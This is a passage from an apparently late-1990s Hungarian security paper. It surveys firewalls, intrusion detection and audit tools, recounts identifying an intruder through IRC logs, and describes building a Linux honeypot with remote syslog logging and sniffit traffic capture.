Ez a gond Windows NT környezetben fokozódik azzal, hogy a hibajavítások csak több héttel a hiba kiderülése után jelennek meg. Ezen túlmenően a Microsoft által publikált hibák kezelése viszonylag átláthatatlan, a javítások letöltése nehézkes lehet, és ha mindez még gyorsan sikerülne is, akkor is majdnem minden esetben a rendszer újraindítását követeli meg egy ilyen hiba javítása, még ha arra gyakorlatilag nem is lenne szükség. (Megnézhetjük viszont a Sun hibajavításait - még a *kernelpatch*[1] esetén sincs szükség a gép újraindítására, így a különösen fontos helyeken is egyszerű a frissítés.) A Microsoft esetében a javított hibák, a rendszerfájlok pontos állapota, a rendszerkomponensek verziója igen nehezen követhető, ráadásul nem ritkán kompatibilitási problémák is felvetődnek (például a *Service Pack 5* és egyes programrendszerek esetében). Nem állítjuk, hogy lehetetlen ezen problémák következetes és hozzáértő kezelése, viszont az eredmény egy viszonylag átláthatatlan rendszer, ami a tökéletes biztonság érdekében igen gyakori frissítést igényelne. Mégis: a Windows NT rendszergazdák többsége abszolút nincs tisztában a rendszer biztonsági állapotával.

A Microsoft a következő években mindenképpen rá fog kényszerülni a rendszerkomponensek verziókarbantartásának felülvizsgálatára az egyszerűbb kezelés és javítás érdekében. Az új módszerek megjelenése nemcsak a Microsoft esetében valószínűsíthető, a [14] dokumentumban felvázolt jövőkép szerint például az elkövetkező 10 évben az önjavító, adaptív renszerek létrejöttére

[1] A rendszer magját érintő hibajavítás

kell számítani ezen a területen.

1.5.2 Firewall-ok

A védelem másik, ma leggyakrabban megtalált módja a *firewall* (tűzfal) alkalmazása. A *firewall* korunk biztonsági *buzzword*-je, amit minden a témához értő vagy érteni akaró embere ismer.


A firewall egy olyan számítógép vagy hálózati eszköz, amely kapcsolatot teremt egy védett és egy "külső" számítógéphálózat között, és el is vágja a kettőt egymástól. Kapcsolatot teremt, mert átengedi a megfelelő, biztonságos forgalmat, és elvág, a nem biztonságos, szükségtelen, vagy gyanús forgalmat nem engedi át. Egyes firewall-oknak eltitkoló szerepe is van: A mögötte levő védett hálózatról kevés információt enged át (például nem adja ki az eredeti kérés IP címét, az eredetileg kapcsolatot kezdeményező gép nevét, illetve eltitkolja például a kérést végző gép operációs rendszer verzióját. Ez egy *security-through-obscurity* megoldás – az információ hiányával növeljük a biztonságot, illetve valóban elfedjük a forrásgépet, arra közvetlenül forgalom visszafele nem irányulhat.)

A firewall-oknak két alapvető típusa van, a *packet filtering firewall*, amely az egyes csomagok viszonylag buta szűrésével végzi a forgalom szabályozását, és az *application level firewall*. Ez utóbbi a külvilág fele látszó szolgáltatások mindegyikéhez egy-egy specifikus *proxy* programot tartalmaz, melyhez különkülön csatlakozik a belső és külső világ. (A később részletezett csapdaszámítógép megoldásunkban mi egy egyszerű, Linux alapú *packet filtering firewall* megoldást alkalmaztunk a biztonság növelése érdekében.)

A firewall alkalmazása azért népszerű és egyszerű, mert a korlátos, internetről is hozzáférhető szolgáltatás védelme sokkal könnyebb, mintha az egész rendszer összes programját védenénk. Problémákat jelent viszont, hogy a feltörések jelentős százaléka szervezeten belülről történik, hogy a firewall implementációja is lehet hibás, és akár véletlenül is átengedhetünk olyan adatokat amelyekkel a firewall megkerülhető.

1.5.3 IDS rendszerek

Az *Intrusion Detection System* a behatolások érzékelését, analizálását és a megfelelő cselekvést támogatja. Segítségével a támadásokat nem megelőzni, hanem kontollálni tudjuk. Egyes IDS rendszerek csak az utólagos karbantartásban játszanak szerepet. Ilyen például a *tripwire*, mellyel a fájlok integritását lehet ellenőrizni, tehát azt, hogy rosszindulatú támadó megbízható, eredetinek hitt fájljainkat nem módosította. Más rendszerek komplex védelmet adnak és folyamatosan figyelik a hálózati forgalmat. A forgalom figyelése



ábra 1.4: Még viszonylag jó védekezés mellett is a betörések nagy része detektálatlan marad. (CERT kimutatás)

történhet egy számítógépen, a hálózatra helyezett "lehallgató-IDS-sel" vagy például egy IDS-sel ellátott router (útvonalválasztó) segítségével.

Az IDS rendszerek hatékonyan figyelmeztethetnek a legkülönbözőbb dolgokra: Érzékelhetnek portscant, amikor a támadó a szolgáltatások végigpróbálgatásával próbál információt szerezni, észrevehetnek betörési kísérleteket már felfedezett hibákkal szemben, vagy olyan felhasználói bejelentkezéseket, melyek nem szokásos helyről, vagy időpontban történnek (ilyenkor persze magas a téves pozitívok esélye).

Az IDS rendszerek, főleg egy-egy rendszer több ezer dolláros volta ellenére nem tud megoldani egy sereg dolgot: Hatékonyan használható pl. a telnet protokollban zajló gyanús forgalom figyelésére, de a titkosított forgalmat nem tudja analizálni. Hatékony lehet egy kis hálózatban, de akár már egy 25%-ig kihasznált átlagos 100 Mbps sebességű hálózatnál sem biztos, hogy az összes érkező adatot a megfelelő sebességgel fel tudja dolgozni, ilyenkor csomagok veszhetnek el, és megnő a nemriasztások száma.

1.5.4 Audit rendszerek

Hasznos eszköz a rendszergazdák kezében a különböző audit programok használata. Segítségükkel információ nyerhető a rendszer állapotáról, a potenciális hibaforrásokról. A fent említett *tripwire* is tekinthető audit pro-

gramnak. Más audit programok régi, ismert betörési lehetőségekről tartalmaznak információkat (a *régi* itt relatív, egyes rendszereket naponta frissítenek), és ez alapján elemzik a rendszer állapotát.

Azonban egyik audit rendszer sem tartalmazhatja az összes hiba információját és nem mutathatja ki a rendszergazda összes tévedését. Hasonlóképpen ha nem futtatjuk le drága audit rendszerünket (hiszen még a programok pár perces frissítésére is "lusták" vagyunk), akkor nem fogjuk jobban védeni rendszerünket.

1.5.5 Egyéb lehetőségek

A fenti eszközökön túl rengeteg apró módszer és furmány lehetséges. A biztonság növelésének egyik leghatékonyabb módja a szokásostól eltérő, egyéni módszerek hatékony ötvözése az általánosan elfogadott módszerekkel.

Miért? A betörő nem számít az adott védekezési módra.

A legegyszerűbb módon félre lehet vezetni a betörőt, aki így legalábbis riasztást produkálhat, így könnyen kideríthető egy különben jól leplezett sikeres betörés is. (Ilyen módszer például egy nem létező vendég felhasználó létrehozása, amelyik csak riasztást generál, a betörőt viszont valamilyen hibaüzenettel megtéveszti.)

Rengeteg más intuitív módszer elképzelhető, és ezek hatékonysága azért nagy, mert a védelem nem algoritmizálható. Sosem ismerjük egy rendszer összes gépének hardware és szoftver állapotát, sosem ismerjük a programokban levő összes hibát, és ha ismernénk is a rendszer teljes állapotát, akkor sem állna módunkban mindezt kielemezni és megoldást találni algoritmikusan minden problémára. Ha pedig nincsen algoritmikus megoldás, akkor a biztonság nem maximalizálható, csak egyre jobb optimumokat tudunk elérni. Ebben pedig segítségünkre lehet bármely saját ötlet.

Fontos felhívni a figyelmet arra, hogy a biztonság igen nagy összegekbe kerülhet. Egy jobb IDS rendszer több ezer dollárba kerül, hasonlóképpen egy firewall-al, ami szintén tízezer dolláros nagyságrendű beruházást igényel. Ezen ősszegek mellett a magyar informatikus munkabére nem jelent akkora tételt, hogy ne érne meg egy odafigyelő szakértő megfizetése. Itt nem csak a kifejezetten *security consulting* területen dolgozó emberekre gondolunk, hiszen tudásukat ők sem adják ingyen, de egy hozzáértő, nem túldolgoztatott rendszergazda, ha tényleg marad ideje, sokat segíthet egy rendszer biztonságának növelésében.

Ma Magyarországon az intuitív, kreatív módszerek csak igen gyéren, elszórva használatosak, hasonlóan: a firewall-on kívül a védekezés összes más módszere a gyakorlatban ismeretlen. Sajnos a legtöbb biztonságra törekvő rendszergazda a felhasználó nélküli rendszerben gondolja az egyedüli üdvözítő

megoldást. Ennek megváltoztatására pedig igen nagy szükség lesz a következő években.

Csapdaszámítógépes példánkkal is utolsó állításainkat próbáljuk igazolni: A biztonság „házi” eszközökkel jelentősen növelhető.

Fejezet 2

A csapdaszámítógép

Mit lehet tenni a biztonság megerősítése érdekében?

Bármely szempontból közelítjük meg a biztonság kérdését, rendkívül sok lehetőségünk van a rendszer biztonságának megersítésére. A rengeteg lehetőség azért áll elő, mert – mint ezt már említettük – nincs egy teljes, 100%-os megoldás. Ha pedig nincsen teljes biztonság, akkor mindig ki lehet találni egy jobb, optimálisabb, esetleg alternatív módszert.

> ,,If you know yourself well,
> And know your enemy/competitor well,
> You will win the battle almost 100 percent."
> – *Sun Tzu, ,,The Art of War"*

A védekezés egyik fontos lépése az ellenség megismerése. Csak akkor tudunk megfelelően védekezni, ha tudjuk, hogy mitől kell védekezni. Fontos tehát a folyamatos adatgyűjtés, odafigyelés, stb., melynek egy részét már az IDS rendszereknél említettük.

2.1 Élő betörési példa

Mindezeket átgondolva jutottunk arra az elképzelésre, hogy vizsgálatainkat jó lenne élő szituációban vizsgálni. Számítógépes rendszerek fenntartása közben már találkoztunk valós betörési szituációval.

2.1.1 A betörő

Egyik esetben egy igen elhanyagolt rendszerbe hatolt be a betörő. Mivel a betörő sem végzett gondos munkát látván azt, hogy a rendszerre nem fi-

gyelnek, így viszonylag sok pontos adatot hagyott magáról. Belépését több különböző *dialup* (modemes internethozzáférés) címről követte el. Ezek a belépések a körülményeknek megfelelen visszanyomozhatóak lehetnek. Azonban semmit nem érhetünk ezekkel az adatokkal, ha az említett dialup-os belépési név és jelszó már a betörő korábbi tevékenysége alapján lopott volt.

A másik probléma ilyen esetekben a szolgáltatók hozzáállása. Még pontos adatok megadása esetén sem adnak szívesen információkat arról, hogy ki is lépett be az adott modemre a megadott idpontban. Jogi eljárás lefolytatása ilyen esetekben még körülményesebb lenne, hiszen ismeretlen tettes ellen lehetne csak feljelentést tenni, és a jog még nem érett meg hazánkban az ilyen perekre.

Szerettük volna kideríteni azonban a ,,bűnöző" kilétét. Hogyan lehet azonban kideríteni valakinek a kilétét, ha lopott azonosítóval lép be egy feltört gépre valamilyen hamis néven? A dolog rendkívül egyszerű: A betörő is tévedhet, és esetleg maga azonosítja saját magát. Így is történt.

2.1.2 Az IRC segítsége

A mi általunk felhasznált eszköz a lenyomozásra az IRC nevű internet-szolgáltatás volt. Ezen a szolgáltatáson a világból több tízezer ember tud a számítógépen keresztül – szöveges módban – egymással beszélgetni.

Minden egyes felhasználót, aki az IRC-re lép, három adat azonosít:

- a beceneve, amit tetszlegesen megválaszthat;
- a felhasználói azonosítója;
- és a gép ahonnan belépett.

Természetesen a felhasználó azonosítója azon a gépen, ahonnan belép nem biztos hogy valódi, hiszen ez például egy MS Windows alapú rendszeren ez a paraméter tetszlegesen beállítható. A gép is hamisítható, azaz inkább elfedésről beszélhetünk: alkalmazhatóak megfelel *proxy-k* arra a célra, hogy ne látszódjon, az illető valójából melyik gépről lép fel a hálózat különböző szolgáltatásaira.

2.1.3 Újabb adatok a betörőről!

Az elfeltételezésünk, hipotézisünk a következő volt: a feltörő magyar lehetett, mert mindig magyar modemekről lépett föl, és a magyar ,,hacker-élet"

elég szorosan kötdik az IRC-hez. (Miként a híres Kevin Mitnick is gyakran volt megtalálható IRC-n. [11])

Ezek alapján feltételeztük, hogy a betörést végző személy megtalálható volt valamikor a betörések időpontjaiban az IRC magyar kapcsolatú csatornáin. Az IRC kliens programok beállíthatóak, hogy az egyes csatornára belépő személyeket és az elhangzott szövegeket naplózzák, rögzítsék. Elkezdtünk tehát a megadott időpontokban rákeresni a régebbi, még fellelhető naplófájljainkban azután, hogy a betörő esetleg belépett volna a megadott gépről az adott idpontban valamelyik ismert csatornára.

Keresésünk körülményes volt, de hamar eredménnyel kecsegtetett: találtunk egy X felhasználót, aki fél órával az egyik betörés előtt lépett ki ugyanarról a modemről ahonnan később betörtek. Ezen a vonalok kezdtünk tovább nyomozni: ismerősöktől segítséget és utánanézést kérve sikerült információkat kapni. Több ,,majdnem" találat után sikerült egy kvázi bizonyítékot szereznünk: X felhasználó ugyanakkor volt jelen IRC-n, mint a feltört gépen.

Természetesen a téves-pozitív lehetsége továbbra is fennállt:

- Az eredeti logok a belépésről lehettek hamisak is, ha valaki direkt így akarta.
- Az időpontok pontosságára nincs adatunk, nem tudtuk biztosan, hogy melyik gép órája volt rendesen szinkronizálva.
- Az IRC naplófájlok, amelyekből a következtetéseket levontuk, nem sajátok voltak, így lehettek hamisak,
- X felhasználó modemre csatlakozó gépe Linux operációs rendszer alatt üzemelt. Egy igen ügyes hacker feltörhette az ő gépét is, majd csak és kizárólag, akkor és onnan lépett be a feltört gépre.

2.1.4 A csapda felállítása

Nem sikerült tehát 100%-ig megnyugtatóan bizonyítani a feltörést, és ha tudnánk is bizonyítani, akkor sem lennének megfelelő lehetségeink a továbbiakra. Mindenesetre miután mi kielégítő hibaaránnyal biztosnak vettük azt, hogy X törte fel a rendszert, megtudtuk X pontos adatait. Hogy még jobban csökkentsük a hiba lehetőségét, csapdát állítottunk. Az általa feltört Linux rendszerben riasztókat helyeztünk el, melyek E-mail, majd SMS útján (mobiltelefonon) riasztanak minket, ha a betör újra belép a rendszerbe.

Azért, hogy fontos információk ne tűnhessenek el nyom nélkül, több szolgáltatás megfigyelése és a törlés parancs átírása után hagytuk ott a rendszert. Pár héten belül a betörő újra belépett a rendszerbe, majd ezután pár perccel mi is megkezdtük a megfigyelését, keresését. Gyanúnk tovább

növekedett X személyével kapcsolatban. A betörő észrevette, hogy már nem korlátlan ura a rendszernek, így hamarosan kilépett. X-et telefonon hívtuk fel ezután, és ott nem tagadta a betörés tényét...

A példa leglényegesebb eleme az, hogy noha a célszámítógépen semmilyen adat nem utalt *egész pontosan* a betörő személyazonosságára, mégis a meglévő adatok ütköztetésével sikerült kideríteni a betörést végző személy kilétét. Volt még egy fontos tanulsága a dolognak: a betörő további kiskaput hagyott a rendszerben. Ezt saját maga leplezte le akkor, amikor újra a rendszerbe lépett. Ezért tehát hasznos volt hagyni, hogy még egyszer, immár kontrollált módon léphessen be, mert így fontos, általunk nem ismert adathoz is jutottunk betörésével kapcsolatban.

2.2 A csapdaszámítógép összeállítása

A fenti példa kapcsán a következő ötlet fogalmazódott meg bennünk:

Építeni kellene egy olyan számítógép-rendszert, ahol egy valós környezetben tudjuk megfigyelni számítógépes betörők tevékenységét. Ez egyrészt izgalmas feladat: le lehet vele leplezni számítógépes bűnözőket. De ez csak az érem egyik oldala, a másik oldalon segít megerősíteni a számítógéprendszerünk biztonságát. Csak a támadónk megismerésével készülhetünk fel igazán jól a támadásokra.

Van továbbá még egy fontos szándék is ebben a munkában: ha sikerül követni egy betörő tevékenységét egy rendszeren, akkor nagy az esélye, hogy további rendszerekbe való betöréseire is információkat hagy hátra. Ezek lehetnek:

- belépés egy másik, feltört rendszerbe;
- fájlátvitel más rendszerekről, ahol már járt;
- véletlen elírások, melyeket más gépekre akart beírni, csak eltévesztette az ablakot;
- stb.

Összességében tehát nemcsak pontosabban tudnánk követni a betörő mentalitását, és ismerni szoftver és módszertani eszközeit, hanem meg is tudnánk vizsgálni, hogy az adott betörő milyen rendszereket tört még fel, így esetleg kiderülhetne olyan feltörés is, amelyre a feltört gép gazdái még nem jöttek rá, de nekünk már információink lennének róla.

2.2.1 A csapda konkrét felépítése

A csapdaszámítógéptől a következő kritériumokat vártuk el:

- Legyen egyszerű elkészíteni, standard eszközökre épüljön.
- Ne veszélyeztesse a meglévő számítógépes hálózat biztonságát, azaz magán a csapdaszámítógépen kívül más számítógépekre ne jelentsen veszélyt.
- A betörő ne, vagy csak nehezen vegye észre, hogy betörése közben figyelik.
- Minden lehetséges információt rögzítsünk a betörésről, de csak annyit, amennyit ki is tudunk értékelni. Legyen tehát struktúrált információ, de ha valami egész pontosan érdekesnek bizonyul, akkor részletes információ is.
- A rendszer legyen mobilis, könnyen kezelhető és átalakítható.

Az általunk felépített rendszer a következőket tartalmazza:

A rendszert a *Debian GNU* Linux disztribúció ,,slink", 2.1-es verziójából hoztuk létre, mely 1999. márciusában jelent meg.


A rendszert egy viszonylag egyszerű és olcsón beszerezhető számítógépre telepítettük (Intel Celeron 366MHz, 64 Mbyte RAM, 6.4 GB HDD, ...)

Mivel bárki, aki a csapda-gépet feltöri, a gép hálózati csatolóján átmenő bármely adathoz hozzáférhet (sniffelheti). Így igen fontos, hogy a gép vagy egy switchelt hálózati szakaszon legyen, vagy – mint a mi megoldásunkban – a gépet egy másik gépen át tettük elérhetővé. (2.1. ábra)

A másik (,,firewall") gépben két hálózati csatoló volt, ennek egyik kártyája a külvilág irányában aktív hálózati csatoló volt, a másikra keresztbenkötött UTP kábel segítségével csatlakoztattuk a csapdaszámítógépet. Ezzel a megoldással azt értük el, hogy a csapdaszámítógép hálózati csatolóján a labor további forgalma nem megy át. Így – ha a laborból senki nem használja az csapdagépet más célra – az ottani lehallgatás nem okoz biztonsági problémát a többi számítógépre nézve.

Ezt könnyítendő a másik, úgymond ,,firewall" szerepet eljátszó számítógépen (szintén Linux-os gép) úgy installáltuk az IP forwardingot[1] hogy csak a külső forgalom kerülhet a csapdaszámítógépre. Így a labor más gépeiről a csapdaszámítógép közvetlenül elérhetetlen és viszont. Ha a labor gépei és a csapdaszámítógép között adatmozgatásra van szükség, akkor ezt a ,,firewall" gépbe való bejelentkezéssel lehet csak megtenni.

[1] IP csomagok szűrt továbbítása transzparens módon. (Itt különböző csatolók között.)



ábra 2.1: A labor felépítése, a csapda számítógép környezete

A csapdaszámítógép felől a ,,firewall" gép összes nem szükséges szolgáltatását, IP portját letiltottuk, a linux rendszerbe (2.2-es kernel) beépített *ipchains* technika segítségével. Ezzel nehezebbé tettük azt, hogy a csapdaszámítógépre betörő illető esetleg a labor más gépeire átlépve oda is betörjön.

2.2.2 Naplózás beállítása


Miután a csapdaszámítógép ily módon fogadni és továbbítani tudja az adatokat, a következő lépés a naplózás, az információ tárolás pontos feltételeinek megteremtése volt.

A Linux rendszer alapkiépítésében is tárol információkat arról, hogy mi történt a rendszerrel. Ezt vagy egyes specifikus alkalmazások külön végzik (FTP-daemon transferlog, Apache web-szerver naplófájljai) vagy a központi *syslogd* nevezetű daemon[2]-on keresztül történik az adatok mentése.

A `syslogd` pontos információkat kap minden belépésről, az egyes szolgáltatások üzeneteiről. Ezeket az üzeneteket ún. *Syslog facility*-k szerint csoportosítva kapja, amelyeken belül további csoportosítás is lehetséges. Azt, hogy melyik naplófájlba pontosan mit kell elmenteni, a `syslogd` egy konfigurációs fájlból olvassa ki. Elképzelhető az is, hogy egy-egy üzenet több helyre is elmentésre kerül, de az is elfordulhat, hogy sehova sem.

[2]kiszolgáló-felügyelő program

A naplóbejegyzések mentésére nem lenne célszerű a majdan feltörésre kerülő csapdaszámítógépet használni, mivel az azon levő fájlokhoz egy feltörés után bárki hozzáférhet és *visszamenőleg* törölheti a bejegyzéseket. Ha minden egyes naplóüzenetet átküldünk egy másik gépre , akkor ezzel megakadályozhatjuk, hogy a betörő legalább visszamenőleg ne tűntethesse el a bejegyzéseket. Ha pedig az üzeneteket sorfolytonosan írjuk le, akkor a múlt már megváltoztathatatlan marad.



ábra 2.2: Távoli naplózás

A `syslog daemon` támogatja a távoli logolást. Ebben az esetben a konfigurációs fájlban megadott számítógépre küldi tovább a megadott üzeneteket. A célszámítógépen természetesen úgy kell futtatni a `syslog daemont`, hogy az a külső üzeneteket fogadja. (2.2. ábra) (Ezt a `-r` kapcsolóval futtatva tehetjük meg.)

A problémát az okozza, hogy a távoli logolás authentikálatlanul történik, azaz ha megnyitjuk ezt a lehetséget, akkor elvileg bárki a világból teleszemetelheti gépünket hamis üzenetekkel.

Mi a következő megoldást választottuk:

- A `syslogd` minden üzenetet továbbküld az 5.4.3.2 IP című gép felé;
- A ,,firewall"-nak nevezett számítógépen (ami közvetlenül csatlakozik a csapdaszámítógépre) letiltottuk a syslog portját, nehogy véletlenül teleszemetelje egy támadó;
- Az 5.4.3.2 IP című gép *syslog portjára* irányuló forgalmat a ,,firewall" számítógépen átirányítottuk annak lokális *syslog portjára*.
- A ,,firewall" számítógépen 2 db. `syslog daemon` fut, az egyik a lokális üzenetek feldolgozására, a másik külön konfigurációs fájlt és tárolási alkönyvtárt használva a távoli logok gyűjtését végzi.

Ennek eredményeképpen minden üzenet, ami kijut a csapdaszámítógépről, megfelelően rögzítődik a ,,firewall" számítógépen, ugyanakkor a betörő bármilyen

lehallgatás esetén sem tudhatja biztosan, hogy hova kerültek a logok, így nem valószínű, hogy azok megsemmisítésére fog törekedni, magyarul a ,,firewall" számítógépet nem veszi célba.

Egy további gond maradt nyitott: a távoli logolás tényét a betörő hamar észreveheti. Erre két lehetősége is lehet: az egyik a hálózati forgalom lehallgatása, a másik a syslog konfigurációs fájljának egyszerű megtekintése. Mindkettőre van megoldás:

A `syslog daemon` forrásprogramjának módosításával az újrafordítás után már nem a szokásos helyről veszi a konfigurációs információkat, hanem egy másik fájlból. Ekkor a betörő nyugodtan hiheti, hogy az eredeti helyen levő konfigurációs fájl tartalmazza az igazi bejegyzéseket. Az egyedüli gond az lehet, ha ezt a fájlt editálni kezdi, és ezután nem látja a logolás megváltozását. Ezért a legcélszerűbb az eredeti fájl felhasználása, és ehhez egy további kiegészítő fájl használata.

A másik probléma, a *lehallgatás* nehezen védhető. Egyik megoldásunk lehetne, hogy nem a hálózaton keresztül küldjük át a naplóbejegyzéseket, hanem például a számítógép párhuzamos portján át (nyomtatóra vagy ily módon csatlakoztatott másik gépre). Ez azonban körülményes és sokkal jobb nem lesz tőle a rendszer. Egy másik megoldás, ha *titkosítva* küldjük át az adatokat a hálózaton. A betörő ez esetben is sejtheti – főleg ha megkeresi a ,,jelek" forrását –, hogy logolásról van szó, de ennek ellenére a folyamatot biztonságosabbá teheti.

2.2.3 A távoli naplózás új módszerei

További gond, ha a betörő felfedezi a távoli naplózást, akkor elronthatja, meghamisíthatja az átküldött bejegyzések tartalmát.

A távoli gépen nem lehet tudni pontosan, hogy mikor kezdte el a logokat a csapdaszámítógépen működő betörő meghamisítani. Ez azonban áthidalható. A utóbbi hetekben (1999. október) alakult az, IETF-en (Internet Engineering Task Force) belül egy bizottság, amelyik a syslog megersítésével, biztonságosabbá és jobban kezelhetővé tételéért tevékenykedik. A bizottság működése mögött több, már kifejlesztett azonban nem elterjedt, nem széleskörben ismert megoldás húzódik meg.

Egy egyszerű eljárást mutat be a biztonságosabb naplófájl-kezelés megoldására *Kargieman* és*Futoransky* a ,,PEO-1 protokoll" segítségével. [16] A módszer egyszerű hashfüggvényen[3] alapul, ahol szekvenciálisan, az előző üzenettől is függ a következő tartalma. Ezzel ugyan még nem oldják meg a

[3]Hashfüggvény: olyan egyirányú függvény, ami egy nagyobb méretű adathalmazról egy kisebb méretű adathalmazra képez le; hashfüggvénnyel leképzett ,,lenyomatot" használnak például digitális aláírás bemeneteként

problémát 100%-ig, mert egy betörő a csapdaszámítógép memóriájához is korlátlanul hozzáférhet, és így gyakorlatilag minden adat a rendelkezésére állhat. Azonban a célnak megfelel: nem lehetetlenné, csak problémássá, igen körülményessé teszi a támadást. (A protokollt alkalmazó *syslog* megoldás rendelkezésre áll, most nem használjuk, de a közeljövőben beépítjük a rendszerünkbe.) [17]

Megoldottuk tehát, hogy a rendszerüzenetek megfelelően mentésre kerüljenek, azonban ez még igencsak kevés a betörő cselekedeteinek követésére.

2.2.4 A forgalom figyelése

Az, hogy a csapdaszámítógépet a ,,firewall"-on keresztül tettük elérhetővé, újabb lehetséget hordoz magában: Minden forgalmat, ami a csapdaszámítógép felé megy vagy jön attól, megfigyelhetünk a köztes ,,firewall"-on is. A megfigyelésre természetesen használhatunk nagy IDS rendszereket is, ezek azonban többnyire pénzbe kerülnek és ideiglenes, kipróbálásra szánt ingyenes verzióik megszerzése sem egyszerű. Bár a legtöbb IDS rendszer jelezné nekünk a betörés tényét, ugyanakkor a betörő megfigyelésére már nem annyira alkalmas. Alkalmatlan továbbá a kódolt adatfolyamok megfigyelésére, ilyen például az SSH, a titkosított shell közismert protokollja.


2.2.5 Sniffit

Mi tehát egyszerűbb lépést választottunk:

A csapdaszámítógép irányában zajló forgalomból bizonyos szolgáltatások adatait a `sniffit` nevű programmal rögzítjük egy megfelelő alkönyvtárba. Ez a program a ,,firewall" Ethernet kártyáját az ún. *,,promiscuous" módba* kapcsolja. Így minden Ethernet-csomag feldolgozásra kerül, nem csak azok, amelyek célpontja az adott számítógép. A `sniffit` a TCP kapcsolatokon átmenő adatokat fájlokba menti, melyek nevei tartalmazzák az adott kapcsolatban résztvevő két IP címet és a portcímeket.

Ezzel a megoldással (ha a `sniffit` bírja a hálózati forgalmat és nem hagy ki csomagokat), logolni tudjuk a csapdaszámítógépre tartó TELNET adatfolyamokat, az FTP kapcsolatokon átment parancsokat, az átmenő leveleket, WWW kéréseket, és pár egyéb dolgot. Sajnos továbbra sem lesz ezzel használható logunk az SSH protokollról, sem bármely SSL-t használó szolgáltatásról. A `sniffit`-et be tudtuk még állítani úgy is, hogy az egyes szolgáltatásokról összesítő táblázatot is készítsen, azaz egy külön fájlba menti például a TELNET kapcsolatokon átment név/jelszó azonosítópárokat.

A legfontosabb lépése a betörő megfigyelésének a *shell* parancsok követése. Ez a TELNET kapcsolat lehallgatásával már megvalósult, azonban ma már a



ábra 2.3: Titkosítatlan adatfolyam kiszivárogtatása

